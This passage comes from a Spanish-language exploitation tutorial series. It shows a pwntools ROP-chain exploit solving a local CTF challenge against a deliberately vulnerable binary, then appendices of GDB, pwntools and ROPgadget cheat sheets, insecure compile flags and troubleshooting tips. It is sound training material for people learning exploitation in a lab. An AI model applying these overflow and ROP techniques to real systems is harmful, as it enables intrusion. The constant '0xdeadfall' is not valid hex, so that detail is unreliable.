win = elf.symbols['win']
log.info('g_pop_rdi = %#x | g_pop_rsi = %#x | g_ret = %#x',
         g_pop_rdi, g_pop_rsi, g_ret)

# -----
# FASE 1 - offset dinámico (cyclic + corefile, método A2)
# -----

io = process(BIN)
io.recvuntil(b'exige DOS llaves')
io.sendline(cyclic(200))
io.wait()
```

```

try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - control: solo win() con sus sellos -> camara bloqueada
# (win() se niega si nadie llamo a setup() antes: lo comprobamos)
# -----
io = process(BIN)
io.recvuntil(b'exige DOS llaves')
payload = (b'A' * offset
+ p64(g_pop_rdi) + p64(SELLO_RDI)
+ p64(g_pop_rsi) + p64(SELLO_RSI)
+ p64(g_ret) + p64(win))
assert b'\n' not in payload, 'gets() cortaría el payload en 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()
if b'bloqueada' in salida:
    log.info('Control OK: win() sin setup() dice "camara bloqueada". '
    'El orden importa.')

# -----
# FASE 3 - protocolo completo, casilla a casilla:
# [g_pop_rdi][0x72756e31] <- RDI = modo de setup
# [g_ret] <- alineación para el printf de setup
# [setup] <- desbloquea `sello`; su ret sigue
# [g_pop_rdi][0xfeedface] <- RDI = sello 1 de win
# [g_pop_rsi][0xdeadfall] <- RSI = sello 2 de win
# [g_ret] <- alineación para el printf de win
# [win] <- cámara abierta, flag a la vista
# -----
io = process(BIN)
io.recvuntil(b'exige DOS llaves')
payload = (b'A' * offset
+ p64(g_pop_rdi) + p64(MODO_SETUP)
+ p64(g_ret)
+ p64(setup)
+ p64(g_pop_rdi) + p64(SELLO_RDI)
+ p64(g_pop_rsi) + p64(SELLO_RSI)
+ p64(g_ret)
+ p64(win))
assert b'\n' not in payload, 'gets() cortaría el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

if b'[setup] maquinaria desbloqueada' in salida and (
b'[win] FLAG:' in salida or FLAG_DEMO.encode() in salida):
    flag = salida[salida.find(b'FLAG:').:].split(b'\n')[0] \
    if b'FLAG:' in salida else FLAG_DEMO.encode()
    log.success('CTF-06 SUPERADO: dos llamadas encadenadas en UNA '
    'cadena; protocolo de doble llave completado (%s).'
    % flag.decode('utf-8', 'replace'))
elif b'[win] FLAG:' in salida or FLAG_DEMO.encode() in salida:
    log.success('CTF-06 SUPERADO: la cadena abrió la cámara (revisa el '
    'eco de setup() en tu salida).')
else:

```

```
log.failure('CTF-06: sin flag. Repasa: setup ANTES de win, modo '
'0x72756e31, sellos 0xfeedface/0xdeadfall y la alineación '
'de CADA llamada.')
```

Salida esperada

```
[*] g_pop_rdi = 0x4011c6 | g_pop_rsi = 0x4011c8 | g_ret = 0x4011ca
[*] Offset medido en caliente: 72 bytes
[*] Control OK: win() sin setup() dice "camara bloqueada". El orden importa.
[+] CTF-06 SUPERADO: dos llamadas encadenadas en UNA cadena; protocolo de doble llave
completado (FLAG: FLAG{CTF06_doble_llave_encadenada}).
```

La salida del proceso victorioso incluye el eco del panel: `[setup] maquinaria desbloqueada` seguido de la flag leída de `TU flag.txt`. Con este reto la serie cierra su círculo técnico: control del retorno, convención System V, alineación calculada por medición y encadenado de llamadas, todo aplicado sin un solo andamio. El paso siguiente es el que menciona el paper: dejar que un LLM proponga cadenas como estas y auditarlas con el criterio que acabas de consolidar.

Apéndice B — Chuleta general de la serie

Lo que las cuatro partes usaron una y otra vez, condensado para que lo tengas a un Ctrl+F de distancia. No es un tutorial ni sustituye a los capítulos: es la referencia de bolsillo para la sesión de explotación en marcha. Cada bloque dice explícitamente PARA QUÉ sirve, porque en pleno reto la pregunta nunca es "¿qué comandos existen?" sino "¿cuál de estos resuelve lo que estoy viendo?".

B.1 — GDB + GEF: lo esencial

Comando	Para qué
<code>gdb -q ./bin</code>	Arranca GEF sobre el binario (el banner confirma que el plugin vive).
<code>pattern create 200</code>	Patrón cíclico de GEF: equivalente a <code>cyclic()</code> de <code>pwntools</code> .
<code>pattern offset \$rsp</code>	Offset hasta el retorno en x86_64, leído desde <code>\$rsp</code> del crash.
<code>x/6gx \$rsp</code>	Vuelca 6 quadwords de la pila: verifica dónde cae tu cadena.
<code>x/3i 0x4011c6</code>	Desensambla 3 instrucciones en una dirección: verifica un gadget ANTES de confiar.
<code>checksec</code>	Dentro de GEF: canary, PIE, NX y RELRO de un vistazo.
<code>vmmap</code>	Mapa de memoria: dónde está <code>libc</code> , el stack y sus permisos.
<code>got</code>	Estado de la GOT: entradas ya resueltas y sus direcciones reales (útil en leaks).
<code>si / ni</code>	Step-instruction / next-instruction: camina la cadena casilla por casilla.

Tabla 3. GEF mínimo para depurar cadenas ROP.

B.2 — pwntools: funciones clave

Función	Para qué
<code>process(["setarch", "x86_64", "-R", BIN])</code>	Lanza el binario con ASLR desactivada POR LA MISMA VÍA que el ldd (pitfall de la Parte 2).
<code>process(BIN) / remote('host', 1337)</code>	Local / a través de socket; mismo payload, distinto canal (C4).
<code>p64(x) / u64(b)</code>	Serializa/deserializa 8 bytes little-endian: casillas y leaks.
<code>cyclic(200) + cyclic_find(core.read(core.rsp, 4))</code>	Mide el offset del retorno dinámicamente (método A2).
<code>ELF('./bin')</code>	<code>elf.symbols</code> , <code>elf.plt</code> , <code>elf.got</code> y <code>elf.search</code> : todo por nombre, nada hardcodeado.
<code>ROP(elf) / ROP(libc)</code>	Buscador de gadgets: <code>find_gadget(["pop rdi", "ret"])</code> , <code>call()</code> , <code>raw()</code> , <code>dump()</code> .
<code>libc.address = base</code>	Reubica TODOS los símbolos de libc de golpe; con un leak: <code>leak - offset</code> .
<code>io.recvuntil(b'...')</code>	Sincroniza con el banner ANTES de enviar: evita que <code>gets()</code> se coma tu entrada.
<code>io.sendline(payload)</code>	Envía la línea completa (<code>gets()</code> la copia entera); <code>assert anti-0x0a</code> antes.

Tabla 4. Las diez llamadas de pwntools que la serie usó en cada parte.

B.3 — ROPgadget y ropper: flags útiles

Comando	Para qué
<code>ROPgadget --binary ./bin --only "pop ret"</code>	Solo gadgets cuyas instrucciones sean pop/ret: el filtro de trampolines de C1.
<code>ROPgadget --binary ./bin grep ":ret"</code>	Caza un ret suelto para la alineación de movaps.
<code>ropper --file ./bin --search "pop r??"</code>	Búsqueda flexible por patrón: variantes pop rdi, pop rsi y sus hermanas.
<code>ROPgadget --binary ./bin --depth 6</code>	Aumenta la longitud de gadgets buscados: secuencias multi-instrucción con " ; ".
<code>ROPgadget --binary ./bin --ropchain</code>	Curiosidad: genera una cadena execve automática (útil para comparar, no para aprender).

Tabla 5. Filtros de inventario de gadgets; ROPgadget separa instrucciones con espacios y " ; ".

B.4 — Flags de compilación de la serie

Flag	Efecto y para qué la usó la serie
<code>-fno-stack-protector</code>	Sin canario: el overflow llega al retorno guardado (todas las partes).
<code>-no-pie</code>	Sin PIE: símbolos y gadgets fijos bajo 0x400000; hace viables las cadenas sin leak.

Flag	Efecto y para qué la usó la serie
<code>-z execstack</code>	Pila RWX: habilita <code>ret2shellcode</code> (A4 y CTF-03). Verifícala con <code>checksec: GNU_STACK RWE</code> .
<code>-static</code>	Fusiona <code>libc</code> en el binario: inventario enorme de gadgets (C1). Sin <code>ldd</code> , sin <code>setarch</code> .
<code>-g -O0</code>	Símbolos de debug y sin optimizar: los frames y offsets coinciden con lo que lee el fuente.
<code>setarch \$(uname -m) -R</code>	No es una flag de gcc: desactiva ASLR del proceso/ <code>ldd</code> , imprescindible para <code>ret2libc</code> sin leak (B2, C2, C6, CTF-04).

Tabla 6. Banderas de la serie; el warning "gets is dangerous" es el termómetro de que la vulnerabilidad está ahí.

Apéndice C — Troubleshooting de la serie

Los siete accidentes clásicos de estas cuatro partes, con su síntoma, su causa y su remedio. Ninguno es raro: todos ocurrieron durante la elaboración y verificación de esta serie, que es precisamente por lo que están documentados aquí. Antes de cambiar de técnica, pasa el crash por esta lista: el noventa por ciento de los exploits "rotos" de la serie se curaba en una de estas siete filas.

C.1 — SIGSEGV dentro de `printf` o `system` (movaps)

Síntoma: la cadena "funciona", el flujo entra a la función objetivo y muere enseguida en una instrucción `movaps`, a veces con la flag a medias. Causa: al entrar a la función por tu cadena la pila queda desalineada y las instrucciones SSE exigen alineación de 16 bytes. Remedios: insertar un gadget `ret` suelto antes de la dirección objetivo. El matiz avanzado llegó con C5 y decide CTF-05: cuando la función objetivo se visita por SEGUNDA vez (entró por `ret` y no por `call`), la paridad queda INVERTIDA y el `ret` que sobraba antes ahora DESALINEA —la regla real es medir con `GEF (x/gx $rsp)` y no memorizar fórmulas.

C.2 — El offset no cuadra con el fuente

Síntoma: el cyclic reporta un offset distinto de "buffer + 8" o el crash aterriza a media cadena. Causas típicas: medir contra un binario DISTINTO al que se explota (recompilar cambia el padding que gcc decide para los locales), leer el punto de desvío en el registro equivocado (en x86_64 el valor del patrón queda apuntado por `$rsp`, no por `RIP`) o enviar el patrón por un canal con buffering que se lo traga. Remedios: medir SIEMPRE contra el binario exacto de la explotación, con el método A2 completo (`cyclic + corefile + cyclic_find(core.read(core.rsp, 4))`) y confirmando que el core corresponde al proceso que acabas de matar.

C.3 — Funciona bajo gdb y falla fuera (o viceversa)

Síntoma: el exploit impecable en gdb se despeña al correrlo sobre el proceso directo. Causa: el entorno de ejecución cambia —gdb inyecta variables (LINES, COLUMNS) y reordena el stack, la ruta del binario difiere, el PATH del shell interno también— y con ella cambian direcciones de pila y a veces de `libc`. Remedios: no comparar direcciones entre entornos, mantener el flujo de entrada determinista (los `setvbuf` de la serie existen para eso) y, si el vector depende de una dirección de pila, confiar en leaks o NOP sleds en lugar de valores medidos bajo el depurador —la advertencia de A4 sigue en pie: la dirección bajo GDB no es la del proceso real.

C.4 — pwntools no conecta con socat

Síntoma: `remote()` termina en `timeout` o conexión rechazada mientras el binario funciona perfecto en local. Causas ordenadas por frecuencia: el servicio no está levantado (levantarlo: `socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./bin`), el puerto está ocupado por una instancia zombi de la sesión anterior (buscarlo con `ss -ltnp | grep 1337`), o el binario servido es OTRA compilación con otro offset. Remedios: un terminal fijo para el servicio, `ss -ltn` para verificar que escucha ANTES de explotar, y la disciplina de C4: medir el offset contra TU copia local y enviarlo al remoto solo si ambos binarios provienen del mismo comando de compilación.

C.5 — Ejecuciones flaky con ASLR (a veces pasa, a veces no)

Síntoma: el exploit del leak acierta unas veces y falla otras, sin cambio alguno en el código. Causa: con ASLR activada, una dirección real de `libc` puede CONTENER el byte `0x0a` —`gets()` cortaría el payload en pleno leak, o en pleno `binsh`— y eso pasa en un subconjunto aleatorio de ejecuciones. Remedios: detectar el leak truncado (en C5/CTF-05, un leak por debajo de `0x7f0000000000`) y REINTENTAR con un proceso nuevo; y diseñar payloads que verifiquen `assert b"\n" not in payload` antes de enviar. Es ruido estadístico gestionable, no un bug de la cadena: el solucionario de CTF-05 reintenta hasta seis veces por diseño.

C.6 — `gets()` se come la entrada

Síntoma: el shell "llega" pero los comandos desaparecen, o el exploit envía el payload y el proceso responde con el banner como si nada. Causa: la sincronización. Si envías antes de que el banner esté en el buffer, `stdio` puede agrupar tu payload con lo que `gets()` espera; y si el fuente NO pone `setvbuf(stdin, _IONBF)`, el shell hereda un `stdio` bufferizado que se queda TU primera orden. Remedios: `recvuntil` ANTES de cada sendline, `setvbuf` en ambos flujos en los retos con shell (B2, C4, CTF-04, CTF-05) y una pausa corta (`time.sleep(0.5)`) entre el payload y el primer comando para dejar que `system()` arme el shell.

C.7 — "pop rdx; ret" no existe en los estáticos

Síntoma: la cadena necesita el tercer argumento (RDX en System V) y `ROPgadget --only "pop|ret"` no lo encuentra en ninguna parte del binario estático. Causa: el enlazador estático escribe los pops de RDX acompañados SIEMPRE de otro registro, porque al código real le da igual: el gadget que existe es `pop rdx ; pop rbx ; ret`. Remedio: usarlo igual y pasar BASURA en la casilla extra —el registro hermano no participa en la convención de llamada de dos o tres argumentos que tu cadena ataca—. La lección generalizada: cuando el gadget EXACTO no existe, busca la variante con registros extra y preséntale casillas de relleno; es la misma lógica que C1 aplicó con `pop r15`.

Y después de la Parte 4

La serie terminó su andamio; tu criterio, no. Tres caminos naturales para seguir: explotar retos reales de CTF en `pwnable.kr` o `picoCTF` con esta bitácora como método; repetir los seis retos de esta parte con mitigaciones al revés (canarios activos, PIE) para sentir por qué existen; y conectar con el paper "LLM-Assisted ROP Chain Synthesis": tienes ya el ojo entrenado para juzgar si una cadena propuesta por una IA compila, apunta, alinea y respeta la convención System V antes de ejecutarla. La ética de la Regla 4 viaja contigo a los tres caminos.